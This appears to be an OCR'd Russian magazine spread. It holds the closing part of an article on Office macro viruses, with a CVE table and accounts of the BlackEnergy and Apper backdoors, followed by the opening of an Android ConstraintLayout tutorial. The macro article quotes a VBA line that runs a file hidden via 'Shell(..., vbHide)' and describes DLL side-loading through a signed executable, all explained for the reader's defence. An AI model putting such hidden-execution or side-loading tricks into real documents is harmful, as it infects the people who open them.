Макрос хочет что-то исполнить и прилагает усилия для сокрытия этого чего-то — не самый хороший знак. Та же история с макровирусами, которые можно генерить в Метасплоите. Там все серьезно, генерируется уникальный (более-менее) код, в сам документ нужно вставлять куски, откуда макрос будет считывать информацию, все дела... Но никакие ухищрения не помогут обойтись без чего-то вроде

```
Xqezs7 = Shell(Xqezs10, vbHide)
```


Обрати внимание на **vbHide** — параметр, позволяющий запускать файлы в бэкграунде.

Кстати, офисный файл можно зашифровать и потребовать пароль на открытие, но VBA-код при этом не шифруется. Доступ к VBA-проекту можно защитить паролем, но сам код все равно не шифруется, так что получить его из файла — дело тривиальное.

Кажется, мы рассмотрели все документированные возможности, которыми пользуются злоумышленники, вводя адресатов своих спам-рассылок в заблуждение. Перейдем к самому интересному — уязвимостям.

УЯЗВИМОСТИ MICROSOFT OFFICE

Продукты Microsoft не могут жаловаться на недостаток внимания хакеров, так что уязвимости в них находят постоянно.



Microsoft » Office : Security Vulnerabilities

CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9
Sort Results By : CVE Number Descending CVE Number Ascending CVSS Score Descending Number Of Exploits Descending
Total number of vulnerabilities : 372 Page : 1 (This Page) 2 3 4 5 6 7 8
Copy Results Download Results

#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity	Authentication	Conf.	Integ.	Avail.
1	CVE-2016-3357	119		Exec Code Overflow Mem. Corr.	2016-09-14	2016-09-15	9.3	None	Remote	Medium	Not required	Complete	Complete	Complete
Microsoft Office 2007 SP3, Office 2010 SP2, Office 2013 SP1, Office 2013 RT SP1, Office 2016, Word for Mac 2011, Word 2016 for Mac, Word Viewer, Word Automation Services on SharePoint Server 2010 SP2, SharePoint Server 2013 SP1, Excel Automation Services on SharePoint Server 2013 SP1, Word Automation Services on SharePoint Server 2013 SP1, Office Web Apps 2010 SP2, and Office Web Apps Server 2013 SP1 allow remote attackers to execute arbitrary code via a crafted document, aka "Microsoft Office Memory Corruption Vulnerability."														
2	CVE-2016-3318	119		Exec Code Overflow Mem. Corr.	2016-08-09	2016-08-11	9.3	None	Remote	Medium	Not required	Complete	Complete	Complete
Microsoft Office 2007 SP3, 2010 SP2, 2013 SP1, and 2013 RT SP1 allow remote attackers to execute arbitrary code via a crafted file, aka "Graphics Component Memory Corruption Vulnerability."														
3	CVE-2016-3317	119		Exec Code Overflow Mem. Corr.	2016-08-09	2016-08-12	9.3	None	Remote	Medium	Not required	Complete	Complete	Complete
Microsoft Office 2010 SP2, Word 2007 SP3, Word 2010 SP2, Word for Mac 2011, Word 2016 for Mac, and Word Viewer allow remote attackers to execute arbitrary code via a crafted file, aka "Microsoft Office Memory Corruption Vulnerability."														
4	CVE-2016-3313	119		Exec Code Overflow Mem. Corr.	2016-08-09	2016-08-12	9.3	None	Remote	Medium	Not required	Complete	Complete	Complete
Microsoft Office 2007 SP3, 2010 SP2, 2013 SP1, 2013 RT SP1, and 2016, Word 2016 for Mac, and Word Viewer allow remote attackers to execute arbitrary code via a crafted file, aka "Microsoft Office Memory Corruption Vulnerability."														
5	CVE-2016-3304	20		Exec Code	2016-08-09	2016-08-12	9.3	None	Remote	Medium	Not required	Complete	Complete	Complete
The Windows font library in Microsoft Windows Vista SP2, Windows Server 2008 SP2 and R2 SP1, Windows 7 SP1, Office 2007 SP3, Office 2010 SP2, Word Viewer, Skype for Business 2016, Lync 2013 SP1, Lync 2010, Lync 2010 Attendee, and Live Meeting 2007 Console allows remote attackers to execute arbitrary code via a crafted embedded font, aka "Windows Graphics Component RCE Vulnerability," a different vulnerability than CVE-2016-3303.														
6	CVE-2016-3303	20		Exec Code	2016-08-09	2016-08-11	9.3	None	Remote	Medium	Not required	Complete	Complete	Complete
The Windows font library in Microsoft Windows Vista SP2, Windows Server 2008 SP2 and R2 SP1, Windows 7 SP1, Office 2007 SP3, Office 2010 SP2, Word Viewer, Skype for Business 2016, Lync 2013 SP1, Lync 2010, Lync 2010 Attendee, and Live Meeting 2007 Console allows remote attackers to execute arbitrary code via a crafted embedded font, aka "Windows Graphics Component RCE Vulnerability," a different vulnerability than CVE-2016-3304.														
7	CVE-2016-3301	20		Exec Code	2016-08-09	2016-08-12	9.3	None	Remote	Medium	Not required	Complete	Complete	Complete
The Windows font library in Microsoft Windows Vista SP2; Windows Server 2008 SP2 and R2 SP1; Windows 7 SP1; Windows 8.1; Windows Server 2012 Gold and R2; Windows RT 8.1; Windows 10 Gold, 1511, and 1607; Office 2007 SP3; Office 2010 SP2; Word Viewer; Skype for Business 2016; Lync 2013 SP1; Lync 2010; Lync 2010 Attendee; and Live Meeting 2007 Console allows remote attackers to execute arbitrary code via a crafted embedded font, aka "Windows Graphics Component RCE Vulnerability."														
8	CVE-2016-3282	119		Exec Code Overflow Mem. Corr.	2016-07-12	2016-07-14	9.3	None	Remote	Medium	Not required	Complete	Complete	Complete
Microsoft Word 2007 SP3, Office 2010 SP2, Word 2010 SP2, Word 2013 SP1, Word 2013 RT SP1, Word 2016, Word for Mac 2011, Word 2016 for Mac, Office Compatibility Pack SP3, Word Viewer, Word Automation Services on SharePoint Server 2010 SP2, Word Automation Services on SharePoint Server 2013 SP1, SharePoint Server 2016, Office Web Apps 2010 SP2, Office Web Apps Server 2013 SP1, and														

Уязвимости, сотни их

Уязвимостей много, суть одна — заставить код макроса запуститься при открытии файла, безотносительно того, разрешены ли макросы, запрещены ли и что вообще делает юзер. Это позволяет злодеям обойти все проблемы взаимодействия с людьми и просто рассылать зараженные файлы веером, причем жертва не будет знать, что открывает она, по сути, самый настоящий исполняемый файл. Но, конечно, тут есть нюанс: почти все эти уязвимости быстро патчатся. Первая рассылка, возможно, застанет людей врасплох, а вот ко второй уже все заинтересованные получат свой автоматический апдейт на «Офис» и вздохнут спокойно.

Разумеется, тут есть своя группа риска — злые пираты, люди, не желающие регулярно обновлять любое ПО от Microsoft, и люди, некогда купившие лицензию на старый «Офис» и совершенно не желающие покупать еще одну. И тех и других можно понять — методы продвижения Windows 10 сформировали у многих рвотный рефлекс на любые предложения Microsoft обновиться, а возможности новых версий «Офиса» все равно большинство не использует даже наполовину.

Рассмотрим нашумевший в свое время пример BackDoor.BlackEnergy.18, который эксплуатировал CVE-2012-0158. Ни о каком включении макросов, разумеется, речи уже не шло — дроппер просто-напросто скачивал троян в систему, пока юзер наслаждался письмом про «Невинность мусульман». А CVE-2014-4114 использовался как раз для рассылки вредоносных презентаций, от которых сложно получить толк в обычных обстоятельствах.

В наши дни макровирусы тоже живут и здравствуют. Посмотри, например, на пойманный в этом году BackDoor.Apper.1. Он побайтово собирает SFX-архив с легитимным EXE-файлом и вредоносным DLL, причем авторы не постеснялись и в качестве нормального файла выбрали симантековский **mpvis.exe** — с валидной цифровой подписью Symantec. Экзешник с цифровой подписью спокойно запускается, требует библиотеку с таким именем, находит ее тут же в папке, и юзер получает зараженную машину.

ЗАКЛЮЧЕНИЕ

Как видишь, угроза никуда не делась, она просто пережидала времена, когда юзера из-за более сложных способов включения макросов было труднее обмануть. Хотелось бы посоветовать просто никогда не включать макросы и спать спокойно, но я не могу этого сделать по двум причинам. Во-первых, некоторые компании, даже очень, очень крупные, всерьез используют макросы в экселевских файлах, и если ты взаимодействуешь с такими компаниями, то волей-неволей тебе придется пользоваться и ими. Во-вторых, никакие запреты на запуск макросов не спасут от свежей уязвимости. Или даже несвежей — давайте будем откровенны и признаемся друг другу: далеко не все из нас планируют постоянно менять старые «Офисы» на новые и обновлять их каждую секунду. Даже в корпоративной среде не видят особого толка в том, чтобы покупать новый «Офис», покуда старый еще не износился, чего уж говорить о домашних пользователях?

Поэтому лучше открывать чужие файлы исключительно в сендбоксе или виртуальной машине. Но это утопия — никто не будет в рабочих условиях ставить какой-нибудь виртуалбокс каждому бухгалтеру и менеджеру по продажам со строгим наказом открывать десятки файлов в день именно там.

Так что буду банален и предложу не изобретать велосипед, а именно — использовать качественный антивирус (кажется, я бы даже мог посоветовать, какой именно, но за мной следят :)).

MATERIAL DESIGN ЗА 15 МИНУТ

ПРОВЕРЯЕМ, НА ЧТО СПОСОБЕН CONSTRAINTLAYOUT

В мобильном приложении все должно быть прекрасно — и Java-код с паттернами, и UI. И если мобильный backend, кроме создателя, никто не видит, то создать удобный, яркий и, конечно же, модный интерфейс — дело необходимое и сложное. Зная об этом, летом компания Google анонсировала появление нового способа верстки пользовательских интерфейсов. Нововведения содержатся в классе ConstraintLayout, предполагается, что он не только упростит передачу мыслей дизайнеров разработчикам, но и повысит скорость работы приложения. Давай разберемся, как много в этих словах правды и где ждать подвохов.

Андрей Пахомов
mailforpahomov@gmail.com

VIEW И VIEWGROUP

Чтобы правильно оценить нововведения, нужно понять, с чем мы вообще имеем дело. Java — классический ООП-язык, в котором важную роль играет принцип наследования. В Android у всех визуальных элементов есть базовый класс-прародитель — View. От него напрямую унаследованы все те многие элементы интерфейса, которые разработчик помещает на экране: TextView, ImageView и прочие. Для их корректного отображения на экране во View уже созданы все необходимые методы для отрисовки элемента: onDraw, getPadding и другие.

Но элементы класса View нельзя разместить на экране просто так, их нужно чем-то сгруппировать. Для компоновки элементов, создания из них единой, органичной картины в Android созданы макеты (layouts). Именно они позволяют размещать элементы так, чтобы они радовали глаз каждого хипстера :).

Для макетов создан отдельный родительский класс — ViewGroup, в котором собраны все необходимые для макета параметры. Макетов в Android много, самые распространенные — LinearLayout и RelativeLayout.

Отображаемые пользователю элементы приходится хранить в оперативной памяти устройства, что весьма затратно. Поэтому система старается побыстрее выгрузить оттуда ненужное, а новые объекты добавлять в последний момент. При этом объекты на экране отрисовываются не случайным образом, а в порядке их старшинства в иерархии наследования. Все видимые пользователю объекты класса View будут обработаны ОС в последнюю очередь, поэтому-то пользовательские интерфейсы и «подвисают».

LAYOUT

Макеты в Android не живут своей жизнью, а привязаны к базовым компонентам приложения — Activity. Именно объекты этого класса хранят информацию о визуальных элементах, подготовленных для показа пользователю. Данные о UI передаются в Activity с помощью метода setContentView. Как правило, он вызывается сразу же при создании объекта, в методе onCreate.

```
setContentView(R.layout.activity_main);
```

Файл activity_main хранит в себе всю достаточную информацию о пользовательском интерфейсе, это и есть готовая верстка интерфейса приложения. В мире Android это конфиг в формате XML, расположение элементов в нем задается параметрами внутри тегов, а также может зависеть от позиции в файле.

```
<RelativeLayout ... >
  <TextView ... android:layout_centerVertical="true" />
  <ImageView ... android:layout_alignParentRight="true" />
</RelativeLayout>
```

Актуальные версии Android позволяют достаточно гибко обращаться с элементами интерфейса: можно использовать одну и ту же верстку несколько раз или создавать контейнеры с динамически подгружаемым содержимым. Конечно, такие конфигурационные файлы можно генерить программно, внутри Activity или где-то еще.

```
LinearLayout linLayout = new LinearLayout(this);
linLayout.setOrientation(LinearLayout.VERTICAL);
// Задаем параметры макета и добавляем элементы
...
setContentView(linLayout, linLayoutParam);
```

УСТАНОВКА

Новый макет был представлен публике в мае 2013 года. И хотя стабильная версия все еще не появилась, интерес к предложенному инструменту в среде Android-разработчиков не угасает. Есть ощущение, что компания Google делает большую ставку на этот макет и в будущем он может стать стандартом при разработке интерфейсов.

На первый взгляд — революции не произошло. Новый класс все так же унаследован от ViewGroup, однако создатели обещают, что работать с ним будет быстрее и легче. Все запланированные бонусы при работе с ConstraintLayout разработчик почувствует, только установив свежую Android Studio. Официально версия 2.2 пока еще не вышла, на момент написания статьи был доступен билд Release candidate 2. Это уже очень близко к стабильной версии, а значит, можно качать по ссылке внизу статьи и осваивать.

Устанавливается IDE по-прежнему быстро и просто, спасибо создателям. Возможно, тебе потребуется обновить версию сборщика Gradle, на официальном сайте доступна версия 3.0. Сложностей тоже быть не должно — просто скачай самую свежую версию, а затем укажи путь к папке в настройках студии.

CONSTRAINTLAYOUT

Сейчас новый макет доступен в виде отдельной библиотеки, подключаемой через Gradle.

```
compile
'com.android.support.constraint:constraint-layout:1.0.0-alpha5'
```

Такой вариант дистрибуции выбран не просто так — ConstraintLayout совместим со всеми версиями Android начиная с 2.3. Это очень круто, поскольку RelativeLayout иногда некорректно работает в версиях Android ниже 4.2, а значит, в перспективе ConstraintLayout может выручить в подобных случаях, с которыми раньше справиться было трудно.

Способ создания новых проектов не поменялся (это же не Microsoft Office), но слегка изменился дизайн интерфейсов. В своем «Hello, world» сразу переходи к activity_main. На вкладке Text будет верстка на основе ConstraintLayout, примерно такая.

```
<android.support.constraint.ConstraintLayout ... >
  ...
</android.support.constraint.ConstraintLayout>
```

Если в качестве макета выбран RelativeLayout, то ничего страшного: проверь, что библиотека корректно подключена через Gradle и поменяй верстку руками.

DESIGN

В новой студии обновлен графический редактор интерфейсов, который теперь называется просто Design. Его предшественник носил скорее декоративную функцию, пользы от него было мало. ConstraintLayout покажет все свои возможности только в связке с Design, вот почему столько приготовлений всего лишь из-за нового макета.




Рис. 1. Новый инструмент Design

И вот он, обещанный drag'n'drop! В новом редакторе Google тебе представилась возможность создавать UI исключительно с помощью мышки. TextView, ImageView, FAB и прочие элементы, даже кастомные, теперь можно (и нужно) передвигать мышкой и компоновать их между собой линиями связи. У программиста наконец-то есть возможность создать что-то осмысленное, не написав ни строчки кода. Если ты не поленился и установил новую студию, рекомендую немного попрактиковаться, а я продолжу рассказывать о возможностях вкладки Design.

СВЯЗИ И ОГРАНИЧЕНИЯ

Constraint переводится с английского как ограничение, напряженность. Именно такие ограничения теперь придется задавать каждому элементу, указывая на опорные точки. В ConstraintLayout есть несколько видов опорных точек для View-объектов:

- другой визуальный объект;
- край макета;
- невидимая линия (guideline).

Как ты уже мог догадаться, объекты при верстке позиционируются относительно друг друга, это очень похоже на философию RelativeLayout.

Визуальный редактор Design показывает UI одновременно в двух режимах: слева максимально похоже на то, что увидит пользователь, справа — со всеми связями между объектами. Добавить новый элемент можно мышкой, перетащив его из раздела Palette в редактор.

Хорошая новость — с новым редактором стало гораздо легче выстраивать элементы. Прежде было достаточно хлопотно выровнять, к примеру, textView и imageView так, чтобы не было «провисаний». Новая студия сама предложит несколько вариантов позиционирования, достаточно немного «пошевелить» объект.

